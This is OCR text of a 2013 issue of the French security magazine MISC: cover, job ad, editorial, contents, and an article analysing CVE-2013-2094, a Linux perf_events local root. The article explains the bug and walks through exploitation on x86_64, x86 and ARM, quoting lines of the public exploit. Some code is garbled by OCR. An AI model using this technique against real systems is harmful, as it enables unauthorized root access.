



à 13:15

N° 69 SEPTEMBRE/OCTOBRE 2013

France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 \$ cad - POL/S : 1100 CFP - POL/A : 1400 CFP

SCIENCE & TECHNOLOGIE

VPN SSL

Faux certificats
forgés : peut-on
encore faire
confiance à SSL?

p. 60



APPLICATION

SELENIUM

Automatisez vos
tests de régression
grâce à Selenium !

p. 56



RÉSEAU

SURICATA

Bloquez les
attaques contre
votre réseau avec
l'IPS Suricata

p. 68



RÉSEAU

IPV6 / PRIVACY



Migration vers IPv6 :
quel impact sur votre
vie privée?

p. 74

DOSSIER

LOGS

SUPERVISEZ LA SÉCURITÉ de votre système d'information !

p. 26

- 1 - Et vous, vous avez quoi dans vos logs ?
- 2 - Corrélation des événements systèmes et réseau
- 3 - Surfez sur les réseaux avec NetFlow
- 4 - Les TLD aux rayons X



EXPLOIT CORNER

CVE-2013-2994 :
l'overflow dans les
perf_events qui vous
ouvre les portes
du noyau

p. 04



PENTEST CORNER

Comment les
ViewStates peuvent
mettre à mal la
sécurité de votre
application web

p. 10



FORENSIC CORNER

Cryptanalyse
du gestionnaire
de mots de
passe de
Firefox

p. 20





EXPERT SECURITE TECHNIQUE

CONTEXTE

Au cœur du système de santé, la Caisse Nationale d'Assurance Maladie des Travailleurs Salariés (2100 personnes) définit les politiques de gestion du risque (Maladie/Maternité/Accident du Travail) de manière à améliorer l'efficacité et la qualité du système de soins et maîtriser l'évolution des dépenses de santé. Elle pilote un réseau d'organismes (notamment les Caisses Primaires d'Assurance Maladie) chargé de les mettre en œuvre.

LE POSTE

Au sein de la Direction de la Sécurité, vous assurerez le rôle d'expert en sécurité des systèmes d'information et serez à ce titre chargé :

- **d'assurer un rôle de conseil sécurité au sein de projets. Vous serez amené à intervenir tout au long du cycle de vie du projet afin d'apporter une expertise sécurité dans tous les domaines (architecture, développement, administration, ...). Vous interviendrez également lors de la recette afin de vérifier que les préconisations demandées sont bien mises en œuvre ;**
- **de réaliser des audits techniques et des tests d'intrusion et de rédiger des rapports incorporant une analyse des vulnérabilités rencontrées et des préconisations techniques et organisationnelles ;**
- **de rédiger des fiches techniques sur des domaines SSI techniques ou plus généraux ;**
- **de réaliser une veille technologique active et ciblée dans ces domaines et rendre compte des principales évolutions de l'état de l'art et de la menace.**

LE PROFIL RECHERCHÉ

Titulaire d'un diplôme d'ingénieur reconnu par la commission des titres d'ingénieur ou avoir suivi un cursus universitaire de niveau BAC+5 minimum, dans le domaine des technologies de l'information et de la communication.

Expérience de 3 ans dans le domaine de l'audit de la sécurité des systèmes d'information et de 5 ans dans le domaine général de la sécurité des systèmes d'information :

- **systèmes d'information Windows, AIX, Sun, Linux et connaissance des moyens de sécurisation de ceux-ci (gestion de priviléges, contrôle d'accès, cloisonnement, protections logicielles contre l'exploitation de vulnérabilités, etc.) ;**
- **protocoles réseau classiques (TCP/IP, mécanismes de routage, IPsec et VPN) et protocoles applicatifs les plus courants (HTTP, SMTP, LDAP, SSH, etc.) et notamment leur implémentation, leur sécurisation ainsi que les techniques d'attaque du domaine et connaître la configuration de différents équipements réseaux (routeur, commutateur, pare feu, etc.) ;**
- **connaissances des composants d'authentification forte (cartes à puce, calculette, token USB, ...);**
- **méthodes et outils de tests d'intrusion, que ce soit dans le contexte d'un réseau interne ou dans celui d'applications Web (injections SQL, XSS/CSRF...);**
- **connaissance des principaux mécanismes et outils de virtualisation ;**
- **connaissance des mécanismes de sécurité mis en œuvre pour le nomadisme (smartphone, tablettes, ...);**
- **connaissance des solutions de sécurité (IAM, antivirus, Websso, PKI, etc.);**
- **connaissances en programmation et en écriture de scripts afin de réaliser des audits de code ;**
- **notions de sécurité physique des systèmes d'information ;**
- **anglais**
- **forte capacité au travail en équipe, qualités relationnelles et pédagogiques**
- **forte capacité au dialogue, sens du service et capacité à convaincre.**

CONTACT

Merci d'adresser votre candidature à l'adresse suivante, sous la référence « Expert Sécurité Technique » :

recrutement.dds@cnamts.fr

ÉDITO

69, NUMÉRO ÉROTIQUE (OU PAS)

J'apprécie de passer l'été à Paris, en bon parisien : les provinciaux rentrent chez eux, et on se retrouve enfin entre gens biens, *sous le soleil exactement*. Eh oui, le Parisien, il vaut mieux l'avoir en journal, et vous l'avez entre les mains ;)

Ces dernières semaines, nous avons eu, malgré les révélations initiales qui mettaient *l'eau à la bouche*, les non-suites de l'affaire PRISM de chez *Mickey maousse*. Globalement, Monsieur Michu s'en fout. En même temps, il n'y a rien de nouveau : tout le monde écoute tout le monde, la cryptographie n'est pas la solution miracle à tous les problèmes de sécurité. Pire, la crypto apporte ses propres problèmes, comme peuvent en témoigner, entre autres, les spéculateurs de Bitcoins qui ont vu un léger souci du côté du générateur aléatoire utilisé par l'application Wallet sur Android (Debian revival pour toutes les applications qui génèrent des clés).

Un autre exemple de problème est venu du côté de Tor (salut Michèle). Une faille dans le plug-in pour Firefox permettait de révéler l'IP réelle de l'utilisateur du réseau d'oignons. La crypto m'a tuer (encore). Cette schizophrénie de la crypto nous renvoie à *Docteur Jekyll et Mister Hyde*.

Tout le monde écoute tout le monde et depuis l'essor du BlackBerry, initiales *B.B.*, il devrait être acquis par tout le monde que même si les messages envoyés par ce terminal sont chiffrés, les légions de métadonnées sont d'une valeur ajoutée loin d'être négligeable. Elles permettent de reconstruire les réseaux des gens ou de mesurer leurs relations. Facebook, LinkedIn ou Twitter le font ouvertement, là où les polémiques à la sortie du BlackBerry portaient sur la capacité de RIM à déchiffrer les messages. Spéculation inutile puisqu'on ne peut prouver ni cette capacité, ni l'inverse. Ah tiens, *mon légionnaire* me dit que les mêmes questions resurgissent quant à iMessage d'Apple... La sécurité serait-elle un éternel recommencement ? Toujours des p'tits trous comme dirait *le poinçonner des Lilas* !

Ceci dit, le recommencement n'empêche pas le changement, et tout le monde sait ce qui doit survenir maintenant. L'été est la saison des annonces en douce, et c'est non sans surprise, voire émoi, que j'ai lu des comptes-rendus de la loi de programmation militaire. Les pouvoirs de l'ANSSI seraient renforcés (ça, ce n'est pas une surprise), allant jusqu'à autoriser l'Agence à répondre à des attaques, ou forçant les opérateurs d'importance vitale à déployer des sondes de détection d'intrusions sur leur réseau, mais contrôlées par l'ANSSI. On me rappelle dans l'oreille que l'ANSSI ne fait que du défensif, *vieille canaille...* À l'inverse, VUPEN communique maintenant pour dire qu'ils font du défensif avec leurs exploits, on a aussi dû leur souffler quelque chose dans l'oreille pour effectuer un tel revirement. M'enfin, *aux armes et caetera*. À se demander *Qui est in, Qui est out* ?

Bref, c'était l'été, *sea, sex and sun*, et c'était bien, mais c'est fini. Paris se remplit, *sorry angel*.

Bonne reprise (comme diraient Jean-Michel Larqué et François Hollande) !

Fred Raynal
@fredraynal
@MISCRedac

Rendez-vous au 31 octobre 2013 pour le n°70 !

Nouveau !

Les abonnements numériques et les anciens numéros sont désormais disponibles sur :



en version PDF :
numerique.ed-diamond.com



en version papier :
boutique.ed-diamond.com

SOMMAIRE

EXPLOIT CORNER

[04-08] CVE-2013-2094 : Linux kernel perf_events local root

PENTEST CORNER

[10-19] ViewState dans tous ses états

FORENSIC CORNER

[20-25] Protection des mots de passe par Firefox et Thunderbird : analyse par la pratique

DOSSIER



SUPERVISEZ LA SÉCURITÉ DE VOTRE SYSTÈME D'INFORMATION !

- [26] Préambule
- [27-32] Et vous, vous avez quoi dans vos logs ?
- [35-42] SIEM/IDS : l'union fait-elle la force ?
- [44-49] Surfez sur les réseaux avec NetFlow
- [50-55] Supervision des TLDs

APPLICATION

[56-59] Tests de régression sécurité avec Selenium

SCIENCE & TECHNOLOGIE

[60-67] « Government compelled certificate creation » et interception de VPN SSL

RÉSEAU

[68-73] Fonctionnement de Suricata en mode IPS

[74-82] Impacts d'IPv6 sur la privacy

ABONNEMENT

[33/34/43] Bons d'abonnement

www.misclmag.com

MISC est édité par Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.misclmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,50 Euros



Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Jérémie Gall
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou, Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier, Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir leurs connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



CVE-2013-2094 : LINUX KERNEL PERF_EVENTS LOCAL ROOT

André MOULU - @andremoulu – amoulu@quarkslab.com

mots-clés : *LINUX / KERNEL / LOCAL ROOT / PERF EVENTS / CONFUSION DE TYPE / X86_64 / X86 / ARM*

En avril dernier, [TRINITY], le fuzzer d'appel système Linux, met en évidence une mauvaise vérification des bornes d'une valeur numérique normalement non signée qui est considérée comme signée dans le système perf_events [PATCH]. Cette erreur permet l'obtention des privilèges root sur un système utilisant un noyau Linux dont la version est comprise entre 2.6.37 et 3.8.8 (incluses) ainsi qu'à partir de la version 2.6.32 pour les systèmes CentOS. Cet article a pour but de présenter l'exploitation de cette vulnérabilité sur les architectures x86, x86_64 et ARM.

1 Introduction

Le système perf_events a été implémenté dans le noyau Linux à partir de la version 2.6.31. Il permet de faire du profiling et repose sur les hardware performance counters. Il s'agit de registres spéciaux présents sur les CPU modernes, qui ont pour but de surveiller et compter les événements hardware comme le nombre d'instructions exécutées, les branches mal prédites ou les échecs d'accès au cache, mais également les événements software comme les tracepoints ou les context-switch.

Étonnamment, il est activé par défaut sur de nombreuses distributions comme Ubuntu, CentOS, ou encore sur différents smartphones Android, bien qu'il ne soit pas nécessaire à la grande majorité des utilisateurs.

Afin de savoir si un système est compilé avec perf_events, il est possible de vérifier son fichier de configuration, ou la présence de symboles liés à perf_events :

```
# grep CONFIG_PERF_EVENTS /boot/config-`uname -r`
CONFIG_PERF_EVENTS=y
# grep "perf_swevent_init" /proc/kallsyms
ffffffff81114e30 t perf_swevent_init_hrtimer
ffffffff81115410 t perf_swevent_init
```

En avril dernier, un patch d'une ligne est soumis dans le système perf_events corrigeant une mauvaise prise en compte du type d'une variable dans la fonction **perf_swevent_init** :

Trinity discovered that we fail to check all 64 bits of attr.config passed by user space, resulting to out-of-bounds access of the perf_swevent_enabled array in sw_perf_event_destroy().

```
diff --git a/kernel/events/core.c b/kernel/events/core.c
index 59412d0..fff6420 100644
--- a/kernel/events/core.c
+++ b/kernel/events/core.c
@@ -5330,7 +5330,7 @@ static void sw_perf_event_destroy(struct
perf_event *event)
static int perf_swevent_init(struct perf_event *event)
{
- int event_id = event->attr.config;
+ u64 event_id = event->attr.config;

if (event->attr.type != PERF_TYPE_SOFTWARE)
return -ENOENT;
--
```

1.8.1.4

Aucune indication n'est faite sur l'exploitabilité de ce bug ni même sur son impact sur la sécurité du système, jusqu'à la publication d'un [EXPLOIT] permettant l'obtention des privilèges root sur un système Linux utilisant un noyau 2.6.37 à 3.8.8 (inclus) et à partir de 2.6.32 pour CentOS. Cet exploit ne cible que les architectures x86_64, mais quelque temps après d'autres exploits sont publiés pour les architectures x86 et ARM.

2 La vulnérabilité

Pour communiquer avec le système de perf, on ouvre un descripteur de fichier par l'intermédiaire de l'appel système **sys_perf_event_open**. Les informations



obtenues peuvent être restreintes via les paramètres de l'appel système, en spécifiant si l'on souhaite le lier à un processus ou un CPU par exemple. Cet appel système prend 5 arguments :

```
int sys_perf_event_open(struct perf_event_
attr *attr, pid_t pid, int cpu, int group_fd,
unsigned long flags)
```

Lors de l'appel à `sys_perf_event_open`, un nouveau `perf_event` sera alloué via la fonction `perf_event_alloc` qui appellera ensuite la fonction `perf_sevent_init`, notre fonction vulnérable :

```
static int perf_sevent_init(struct perf_event *event)
{
    int event_id = event->attr.config;

    if (event->attr.type != PERF_TYPE_SOFTWARE)
        return -ENOENT;

    switch (event_id) {
        case PERF_COUNT_SW_CPU_CLOCK:
        case PERF_COUNT_SW_TASK_CLOCK:
            return -ENOENT;
        default:
            break;
    }

    if (event_id >= PERF_COUNT_SW_MAX)
        return -ENOENT;

    if (!event->parent) {
        int err;

        err = s event_hlist_get(event);
        if (err)
            return err;

        jump_label_inc(&perf_sevent_enabled[event_id]);
        event->destroy = sw_perf_event_destroy;
    }
    return 0;
}
```

Celle-ci ne prend qu'un seul argument, de type pointeur sur une structure `perf_event` qui contient notre structure `perf_event_attr` spécifiée à l'appel système `sys_perf_event_open`. Ci-dessous, un extrait de la définition de la structure `perf_event_attr` :

```
struct perf_event_attr {
    [...]
    // Major type: hardware/software/tracepoint/etc.
    __u32 type;
    // Size of the attr structure, for fwd/bwd compat.
    __u32 size;
    // Type specific configuration information.
    __u64 config;
    [...]
}
```

Nous constatons que dans la définition de la structure, le membre `config` est de type `__u64`, ce qui signifie qu'il s'agit d'un entier non signé (forcément positif) encodé sur 64 bits. Cependant, dans la fonction `perf_sevent_init`, le membre `config` se voit copier dans la variable locale `event_id` qui est un entier signé encodé sur 32bits. La variable `event_id` se voit donc initialisée avec une

valeur tronquée du membre `config`, qui de plus peut se voir interprétée comme négative. En représentation signée, le bit de poids fort représente le bit de signe et la représentation complément à 2 est utilisée.

Sil'on reprend le code de la fonction `perf_sevent_init`, on remarque qu'il est possible, en respectant certaines conditions, de passer par un chemin qui provoque l'incrémentation de l'entrée d'indice `event_id` dans le tableau `perf_sevent_enabled` via l'appel à `jump_label_inc`. Voici la liste des valeurs possibles pour l'`event_id`.

```
/*
 * Special "software" events provided by the kernel, even if the
hardware
 * does not support performance events. These events measure
various
 * physical and sw events of the kernel (and allow the profiling of
them as
 * well):
 */
enum perf_sw_ids {
    PERF_COUNT_SW_CPU_CLOCK = 0,
    PERF_COUNT_SW_TASK_CLOCK = 1,
    PERF_COUNT_SW_PAGE_FAULTS = 2,
    PERF_COUNT_SW_CONTEXT_SWITCHES = 3,
    PERF_COUNT_SW_CPU.Migrations = 4,
    PERF_COUNT_SW_PAGE_FAULTS_MIN = 5,
    PERF_COUNT_SW_PAGE_FAULTS_MAJ = 6,
    PERF_COUNT_SW_ALIGNMENT_FAULTS = 7,
    PERF_COUNT_SW_EMULATION_FAULTS = 8,
    PERF_COUNT_SW_MAX, /* non-ABI */
};
```

La fonction vérifie bien si la variable `event_id` ne dépasse pas la constante `PERF_COUNT_SW_MAX`, qui est la taille du tableau `perf_sevent_enabled`, mais le problème est qu'elle ne vérifie pas si elle est négative. Un attaquant peut ainsi passer une valeur négative comme indice et réaliser une incrémentation sur un dword en dehors des limites du tableau.

Enfin, lorsque le descripteur de fichier obtenu par l'intermédiaire de l'appel système `sys_perf_event_open` est fermé, la fonction `sw_perf_event_destroy` sera appelée pour gérer cette situation. Le code de cette fonction est le suivant :

```
static void sw_perf_event_destroy(struct perf_event *event)
{
    u64 event_id = event->attr.config;

    WARN_ON(event->parent);

    jump_label_dec(&perf_sevent_enabled[event_id]);
    s event_hlist_put(event);
}
```

Ici, le membre `config` de la structure `perf_event_attr` est copié en respectant son type et sa taille, puis une décrémentation est réalisée sur l'indice `event_id` du tableau `perf_sevent_enabled`. Cependant, aucune vérification n'est faite sur les bornes du tableau.

Nous avons donc une incrémentation et une décrémentation sur des dwords qui peuvent être en dehors des limites du tableau `perf_sevent_enabled`.



3 Exploitation sous x86_64

3.1 x86_64 et le type u64

Sur un système 64bits, le type **u64 (unsigned long)** est codé sur 8 octets et le type **int** est codé sur 4 octets, nous allons donc avoir une incrémentation et une décrémentation sur deux adresses différentes.

Si l'on prend la valeur **0xFFFFFFFF**, en fonction du type dans lequel elle est stockée, nous obtenons les valeurs suivantes :

Type	Valeur (hexa)	Valeur (décimale)
u64 (unsigned long)	0x00000000FFFFFFFF	4294967295
int	0xFFFFFFFF	-1

Lors de l'incrémentation, c'est la valeur sous forme d'**int** qui est utilisée comme indice pour accéder à un élément du tableau **perf_sevent_enabled**. Il y a donc une extension de signe pour encoder -1 sur 64bits ainsi qu'une multiplication par 4 (nous travaillons sur un tableau d'entiers), puis un ajout à l'adresse de base du tableau. Si l'on suppose que le tableau a une adresse de base de **0xFFFFFFFFC0CAC0CA**, nous obtenons donc le résultat suivant :

```
>>> hex((0xFFFFFFFFFFFFFF * 4 + 0xFFFFFFFFC0CAC0CA) &
0xFFFFFFFFFFFFFF)
'0xfffffffffc0cac0c6'
```

Lors de la décrémentation, il s'agit de la variable de type **u64** qui est utilisée. Il n'y a donc pas d'extension de signe, mais seulement une multiplication par 4 puis l'ajout à l'adresse de base du tableau. En reprenant la même adresse de base que précédemment, nous obtenons l'adresse suivante :

```
>>> hex((0x00000000FFFF * 4 + 0xFFFFFFFFC0CAC0CA) &
0xFFFFFFFFFFFFFF)
'0x3c0cac0c6'
```

Les deux opérations ont donc lieu sur des adresses différentes.

3.2 Découverte de l'adresse de base de perf_sevent_enabled

L'adresse du tableau **perf_sevent_enabled** peut être récupérée depuis différents fichiers :

```
# grep "perf_sevent_enabled" /proc/kallsyms
fffff81ef1940 B perf_sevent_enabled
# grep "perf_sevent_enabled" /boot/System.map-$(uname -r)
fffff81ef1940 B perf_sevent_enabled
```

Cependant, il existe sur les systèmes récents (ou durcis) des protections pour éviter ce type de fuite d'informations qui facilite et fiabilise l'exploitation. Le premier **[EXPLOIT]** publié pour cette vulnérabilité, profite de façon intelligente de la décrémentation afin de retrouver l'adresse de base du tableau **perf_sevent_enabled**.

Il va réaliser deux ouvertures puis fermetures de descripteurs de fichier pour des valeurs de -1 et -2, ce qui aura l'impact suivant (en prenant comme adresse de base **0xFFFFFFFF81EF1940**) :

Indice	Adresse incrémentée	Adresse décrémentée
-1 (0xFFFFFFFF)	0xFFFFFFFF81EF193C	0x0000000381EF193C
-2 (0xFFFFFFF8)	0xFFFFFFFF81EF1938	0x0000000381EF1938

Les décrémentations ont lieu dans l'espace d'adressage utilisateur et à proximité de la partie basse de l'adresse du tableau (les 4 octets de poids faible). En observant l'adresse du tableau **perf_sevent_enabled** sur plusieurs distributions, on constate qu'elle se situe toujours en **0xFFFFFFFF8XXXXXXX**.

Par conséquent, l'exploit va allouer l'espace compris entre **0x0000000380000000** et **0x0000000390000000**, le remplir d'une valeur connue et va provoquer les décrémentations en -1 et -2. L'espace alloué est ensuite parcouru à la recherche de contenu modifié, si tout s'est correctement passé, deux emplacements consécutifs de 4 octets doivent avoir été modifiés. En appliquant le traitement suivant sur la première adresse modifiée, nous retrouvons l'adresse de base du tableau :

```
>>> hex((0x0000000381EF1938 + 8 & 0xFFFFFFF) + 0xFFFFFFFF80000000)
'0xfffffff81ef1940'
```

3.3 L'exécution de code arbitraire

Via la fonction **perf_sevent_init**, nous pouvons incrémenter un dword dans l'espace noyau, et ainsi en tirer avantage pour obtenir une exécution de code arbitraire. L'**[EXPLOIT]** original va modifier une entrée dans le tableau des descripteurs d'interruption (IDT) afin de faire pointer le gestionnaire d'une interruption vers l'espace utilisateur.

Pour rappel, voici le format d'une entrée du tableau des descripteurs d'interruption sur un système 32bits et sur un système 64bits :

```
struct idt_entry32 {
    uint16_t base_lo;
    uint16_t selector;
    uint8_t unused;
    uint8_t flags;
    uint16_t base_hi;
} __attribute__((packed));

struct idt_entry64 {
    uint16_t base_lo;
    uint16_t selector;
```



```

uint8_t unused;
uint8_t flags;
uint16_t base_mi;
uint32_t base_hi;
uint32_t zero;
} __attribute__((packed));

```

Sur un système 32bits, l'adresse du gestionnaire est divisée en deux parties de 16bits (partie haute et basse), alors que sur un système 64bits elle sera divisée en 3 parties, 2 de 16bits (partie basse) et 1 partie de 32bits (partie haute). Les gestionnaires ont toujours la partie haute de leur adresse (**base_hi**) de fixée à **0xFFFFFFFF**. Ainsi, si l'on incrémente ce dword une fois, il sera alors en dépassement et prendra pour valeur **0x00000000** ce qui aura pour conséquence de faire pointer le gestionnaire vers une adresse de l'espace utilisateur.

L'exploit cible la 5ème entrée du tableau des descripteurs d'interruption, il s'agit de l'entrée déclenchée par une exception « Overflow » ou un **int \$0x4**. Pour cela, il récupère l'adresse de base du tableau des descripteurs d'interruption via l'instruction **sidt** et ajuste l'argument **config** passé à **perf_swevent_init** en calculant le décalage entre l'adresse de base du tableau **perf_swevent_enabled** et le champ **base_hi** de la 4ème entrée du tableau des descripteurs d'interruption. Ceci se traduit par le code suivant dans l'exploit :

```
sheep(-i + (((idt.addr & 0xffffffff) - 0x80000000) / 4) + 16);
```

La fonction **sheep** se charge de déclencher l'appel à **perf_swevent_init** et **sw_perf_event_destroy** avec le membre **config** positionné à la valeur reçue en argument. La variable **i** correspond à la position des dword décrémentés précédemment dans l'espace utilisateur et est utilisée pour se positionner au début du tableau des descripteurs d'interruption. La constante 16 correspond à la taille d'une entrée dans le tableau des descripteurs d'interruption, qui sera multipliée par 4 puisque nous travaillons sur un tableau d'entiers, ce qui nous permet de nous positionner correctement sur la 5ème entrée.

Il ne reste plus qu'à placer notre charge active dans l'espace mémoire utilisateur vers lequel pointera le gestionnaire d'interruption modifié puis de déclencher l'interruption via l'instruction suivante :

```
asm("int $0x4");
```




Fig. 1 : Processus d'exploitation sous x86_64

4

Exploitation sous x86 et ARM

4.1 Le cas générique

Sur une architecture 32bits, il n'est pas possible d'incrémenter la partie haute (4 octets de poids fort) de l'adresse d'une entrée du tableau des descripteurs d'interruption puisque celui-ci n'est plus codé sur 64bits, mais sur 32bits.

Une technique proposée par Brad [SPENDER] et utilisée dans plusieurs exploits, se base sur l'idée d'incrémenter un pointeur de fonction initialisé à NULL. Il s'agit ici de modifier ce pointeur de fonction, afin qu'il pointe sur une zone qu'il est possible d'allouer et de contrôler depuis un utilisateur non privilégié. Cependant, en pratique, plusieurs contraintes doivent être prises en compte.

4.1.1 mmap_min_addr

Tout d'abord, il existe sur les systèmes récents une protection qui empêche d'allouer la page NULL afin d'éviter l'exploitation des vulnérabilités de type déréférencement de pointeur NULL. Ces vulnérabilités étaient utilisées dans de nombreux exploits pour obtenir les priviléges root. À partir de la version 2.6.23 du noyau Linux, on peut positionner une valeur dans la variable **vm.mmap_min_addr**, qui sera la valeur minimale que pourra recevoir **mmap** en argument. Ainsi, il sera impossible d'allouer un bloc de mémoire à une adresse inférieure à **vm.mmap_min_addr**. Sur une machine Ubuntu, celle-ci est définie à 65536 :

```
$ cat /proc/sys/vm/mmap_min_addr
65536
```

Pour exploiter un système 32bits utilisant cette protection, une seule incrémentation d'une adresse en mémoire ne suffira pas. Si l'on veut allouer un bloc en mémoire qui contiendra notre charge active et faire pointer notre pointeur de fonction dessus, il faudra réaliser alors au minimum 65536 incrémentations.

4.1.2 Si j'avance et que tu recules, comment veux-tu...

Les incrémentations sont réalisées à travers la fonction **perf_swevent_init**. Néanmoins, sa fonction « inverse », **sw_perf_event_destroy**, décrémente cette même adresse mémoire lorsqu'il s'agit d'un système 32bits. En effet, le type **u64** est en réalité un **typedef** de **unsigned long** qui a une taille de 4 octets sur un système 32bits.

La fonction **sw_perf_event_destroy** est appelée lors de la fermeture du descripteur de fichiers obtenu par **perf_swevent_init**. Afin de pouvoir réaliser notre



exploitation, il faut donc empêcher l'appel à la fonction **`sw_perf_event_destroy`**, en empêchant la fermeture des descripteurs de fichiers avant l'exécution de la charge active. Une fois notre charge active exécutée, la fermeture des différents descripteurs de fichiers réinitialisera le pointeur de fonction à sa valeur initiale, limitant ainsi l'impact sur le système.

4.1.3 Restrictions sur les descripteurs de fichiers

Nous devons donc ouvrir au minimum 65536 descripteurs de fichiers, cependant des restrictions sont imposées sur les ressources utilisables par le système et les différents processus. Ainsi, sur un système Ubuntu classique, il n'est pas possible pour un processus d'ouvrir plus de 4096 descripteurs de fichiers en simultané :

```
$ cat /proc/sys/fs/file-max # limite globale au niveau système
769108
$ ulimit -Sn # limite soft, peut être augmentée jusqu'à la limite
hard par l'utilisateur
1024
$ ulimit -Hn # limite hard, ne peut être changée que par root
4096
```

Afin de contourner cette restriction, il suffit de diviser l'ouverture des descripteurs de fichiers sur plusieurs processus via l'utilisation de l'appel système `fork()`.




Fig. 2 : Processus d'exploitation sous x86/ARM

Ce schéma d'exploitation peut être utilisé aussi bien sur un CPU x86 qu'ARM. Ainsi, de nombreux périphériques utilisant le système Android sont également vulnérables et peuvent être exploités. Un outil permettant l'exploitation de cette vulnérabilité sur le système **[ANDROID]** a été publié et fournit également des outils permettant l'extraction des adresses des symboles nécessaires (**`prepare_kernel_cred`**, **`commit_creds`**, **`perf_swevent_enabled`**, **`ptmx_fops`**, etc.) à l'exploitation de périphériques actuellement non supportés par cet outil. Un exploit a également été implémenté par Brad Spender dans son framework **[ENLIGHTENMENT]**

pour les architectures x86 et x86_64 ainsi que certaines distributions non supportées par l'exploit original comme Ubuntu (à cause de l'utilisation des **[JUMP_LABELS]**).

Conclusion

Cette vulnérabilité est intéressante à plusieurs niveaux. Tout d'abord, elle est la conséquence d'une mauvaise gestion de type, son exploitation peut être réalisée via des techniques documentées depuis de nombreuses années **[PHRACK]** et elle impacte un large éventail de versions (2.6.37 à 3.8.8).

De plus, lorsqu'elle a été corrigée, aucune indication n'a été faite sur son exploitabilité puisqu'elle était indiquée comme une correction de bug et non la correction d'une vulnérabilité. La prise de conscience a eu lieu lors de la publication d'un **[EXPLOIT]** qui, si l'on en croit l'entête, daterait de 2010. Il est fort probable que celui-ci ait été développé à la suite de l'introduction du système de perfs dans le noyau, la faille ayant certainement été découverte lors de l'examen des commits.

Enfin, il est important de constater que de nombreux systèmes d'exploitation basés sur le noyau Linux (Ubuntu par exemple) étaient vulnérables après une installation par défaut, puisqu'incluant le système `perf_events`, alors que celui-ci est inutile pour la grande majorité des utilisateurs... ■

■ REMERCIEMENTS

Je tiens à remercier Benjamin Caillat, Cedric Halbronn et Florian Ledoux pour leurs relectures :)

■ RÉFÉRENCES

- [PATCH] Perf: treat attr.config as u64 in perf_swevent_init0 <http://marc.info/?l=linux-kernel&m=136588264507457>
- [TRINITY] Trinity - A Linux syscall fuzzer <http://codemonkey.org.uk/projects/trinity/>
- [PHRACK] Attacking the core : Kernel Exploitation Notes <http://www.phrack.org/issues.html?issue=64&id=6#article>
- [EXPLOIT] CVE-2013-2094 Original exploit by sd <http://dl.packetstormsecurity.net/1305-exploits/semtex.c>
- [ANDROID] Android run root shell https://github.com/hiikezoe/android_run_root_shell
- [ENLIGHTENMENT] Enlightenment exploit pack <https://grsecurity.net/~spender/exploits/enlightenment.tgz>
- [JUMP_LABELS] Introduction to Jump labels <https://lwn.net/Articles/412072/>
- [SPENDER] Commentaire du Brad Spender sur l'exploitation sous x86/ARM http://www.reddit.com/r/netsec/comments/1eb9iw/sdfucksheeporgs_semtexc_local_linux_root_exploit/c9ykrck



POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !

FORMATIONS INTRUSIONS

